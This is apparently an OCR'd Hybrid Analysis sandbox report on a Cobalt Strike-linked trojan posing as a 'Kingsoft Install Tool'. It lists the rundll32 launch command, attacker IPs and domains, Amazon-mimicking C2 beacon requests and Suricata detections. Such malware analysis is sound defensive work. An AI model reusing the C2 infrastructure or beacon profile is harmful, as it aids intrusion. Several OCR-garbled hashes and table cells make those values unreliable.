




PICUS_ee5eca8648e45e2fea9dac0d920ef1a1792d8690...

malicious


This report is generated from a file or URL submitted to this webservice on July 16th 2018 00:13:49 (UTC) Threat Score: 100/100 Guest System: Windows 7 32 bit, Home Premium, 6.1 (build 7601), Service Pack 1 AV Detection: 77% Report generated by Falcon Sandbox © Hybrid Analysis Labeled as: Trojan.Swrort



Incident Response



Additional Context



Indicators





1 Not all malicious and suspicious indicators are displayed. Get your own cloud service or the full version to view all details.


Malicious Indicators	8
External Systems	
Detected Suricata Alert	~
Found an IP/URL artifact that was identified as malicious by a significant amount of reputation engines	~
Sample was identified as malicious by a large number of Antivirus engines	~
Sample was identified as malicious by at least one Antivirus engine	~
General	
The analysis extracted a file that was identified as malicious	~
Network Related	
Malicious artifacts seen in the context of a contacted host	~
Multiple malicious artifacts seen in the context of different hosts	*
Hiding 1 Malicious Indicators	

Anti-Reverse Engineering

Suspicious Indicators







File Details

All Details: Off



PICUS_ee5eca8648e45e2fea9dac0d920efla1792d8690c41ee7f20343de1927cc88b9.exe



ODBEXE

Size 234KiB (239616 bytes)

executable peexe Type

Description PE32 executable (GUI) Intel 80386, for MS Windows, UPX compressed

Architecture **WINDOWS**

> **SHA256** ee5eca8648e45e2fea9dac0d920ef1a1792d8690c41ee7f20343de1927cc88b9

Compiler/Packer Netopsystems FEAD Optimizer 1

Visualization Resources

> **CHINESE** Input File (PortEx) Language

Icon



Version Info Classification (TrID)

LegalCopyright Copyright (C) 2017 Mozilla

Corporation All rights res

erved.

InternalName Kingsoft Install Tool

FileVersion 2.1.4.4

Mozilla Corporation CompanyName

ProductName Kingsoft Install Tool

ProductVersion 2.1.4.4

FileDescription Kingsoft Install Tool OriginalFilename Kingsoft Install Tool

Translation 0x0409 0x04b0

 78.2% (.EXE) UPX compressed Win32 Executable

• 11.5% (.EXE) Win32 Executable (generic)

- 5.1% (.EXE) Generic Win/DOS Executable
- 5.1% (.EXE) DOS Executable Generic
- 0.0% (.CEL) Autodesk FLIC Image File

(extensions: flc, fli, cel)

File Metadata

File Compositions

Imported Objects

File Analysis

- 1.OBJ Files (COFF) linked with LINK.EXE 5.10 (Visual Studio 5) (build: 25506)
- 1 Unknown Resource Files (build: 0)
- 1.BAS Files compiled with C2.EXE 5.0 (Visual Basic 6) (build: 25506)



File Sections

Details

Name UPX0

Entropy 0

Virtual Address 0x1000

Virtual Size 0x32000

Raw Size 0x0

MD5 d41d8cd98f00b204e9800998ecf8427e

Name UPX1

Entropy 7.85766529255

Virtual Address 0x33000

Virtual Size 0x1c000

Raw Size 0x1c000

MD5 7cb6dac2dfb5laaf4dcl5899d45cd75l

Name .rsrc

Entropy 5.10204343895

Virtual Address 0x4f000

Virtual Size 0x1f000

Raw Size 0xle400

MD5 5ac66730e958194609725c846e661686

File Resources

Details

Name RT_ICON

RVA 0x4f224

Size 0x10828

Type data

Language Chinese

Name RT_ICON



Type GLS_BINARY_LSB_FIRST

Language Chinese

Name RT_ICON
RVA 0x5febc
Size 0x559a

Type PNG image data, 256 x 256, 8-bit/color RGBA, non-interlaced

File Imports

KERNEL32.DLL SHELL32.dll

ExitProcess

GetProcAddress

LoadLibraryA

VirtualProtect

Screenshots



Hybrid Analysis



Tip: Click an analysed process below to view more details.

Analysed 3 processes in total.

□ PICUS_ee5eca8648e45e2fea9dac0d920ef1a1792d8690c41ee7f20343de1927cc88b9.exe (PID: 984) ■

\$ 42/66

cmd.exe cmd /c rundll32 "%LOCALAPPDATA%\Js9mDPd8.dat",Launch (PID: 1260)

 $\blacksquare] rund II 32. exe rund II$



Network Analysis

DNS Requests

Login to Download DNS Requests (CSV)

Domain	Address	Registrar	Country
www.amazon.com solvering of the solveri	45.76.228.115	MarkMonitor, Inc. Organization: Amazon Technologies, Inc. Name Server: NS1.P31.DYNECT.NET Creation Date: Tue, 01 Nov 1994 00:00:00 GMT	United States
dazqc4f140wtl.cloudfront.net	13.32.66.49 TTL:59	MarkMonitor, Inc.	United States
blockbitcoin.com	45.76.228.115 TTL: 299	-	United States

Contacted Hosts

Login to Download Contacted Hosts (CSV)

IP Address	Port/Protocol	Associated Process	Details
13.32.66.49 SOSINT	80 TCP	rundll32.exe PID: 2428	United States
45.76.228.115 S OSINT	80 TCP	rundll32.exe PID: 2428	United States

Contacted Countries





HTTP Traffic

Endpoint	Request	URL	Data
13.32.66.49:80 (dazqc4f140wtl.cloudfront.net)	GET	dazqc4f140 wtl.cloudfro nt.net/ZZY O	GET /ZZYO HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; W OW64; Trident/7.0; rv:11.0) like Gecko Host: dazqc4f140wtl.cloudf ront.net Connection: Keep-Alive Cache-Control: no-cache 20 OK More Details
45.76.228.115:80 (www.amazon.com)	GET	www.amaz on.com/s/r ef=nb_sb_n oss_1/167-3 294888-02 62949/field -keywords =books	GET /s/ref=nb_sb_noss_1/167-3294888-0262949/field-keyword s=books HTTP/1.1 Host: www.amazon.com Accept: */*Cookie: ski n=noskin;session-token=AfY9IsIHq2xoFOWIrifFI6shGHsYiDXGd kmUFt9sQTRN8PhYkJD34KB4pYz2ilyM5Wqt/EdIH+BGaVicI62zV g8vwO/3zxNxRfWpPvFrJet3mZI2NLVLtjb6uI1Wn/Q20mVxFVkS tqiBgaplCK33KaZulq+a850yb04WnF/mq1Y=csm-hit=s-24KU11B B82RZSYGJ3BDK 1419899012996 User-Agent: Mozilla/5.0 (Wind ows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Connection: Keep-Alive Cache-Control: no-cache 200 OK

Suricata Alerts

Event	Category	Description	SID
-------	----------	-------------	-----



local -> 45.76.228.115:80 (TCP)	A Network Trojan was detected	ETPRO TROJAN Cobalt Strike Malleable C2 Amazon Profile	2826178
13.32.66.49 -> local:55947 (TCP)	A Network Trojan was detected	ETPRO TROJAN Cobalt Strike Trial HTTP Response Header (X-Malware)	2826142
13.32.66.49 -> local:55947 (TCP)	A Network Trojan was detected	ETPRO TROJAN Cobalt Strike Trial HTTP Response Header (EICAR)	2826143
13.32.66.49 -> local:55947 (TCP)	Potential Corporate Privacy Violation	ET POLICY PE EXE or DLL Windows file download HTTP	2018959
45.76.228.115 -> local:55948 (TCP)	A Network Trojan was detected	ETPRO TROJAN Cobalt Strike Trial HTTP Response Header (X-Malware)	2826142
45.76.228.115 -> local:55948	A Network Trojan was detected	ETPRO TROJAN Cobalt Strike Trial HTTP Response Header (EICAR)	2826143


¹ ET rules applied using Suricata. Find out more about proofpoint ET Intelligence here.

Extracted Strings






Extracted Files



Notifications





Community

- There are no community comments.
- 1 You must be logged in to submit a comment.

© 2024 Hybrid Analysis — Hybrid Analysis Terms and Conditions of Use — Hybrid Analysis Privacy Notice — Site Notice — Your Privacy Choices 🕖 — Contact Us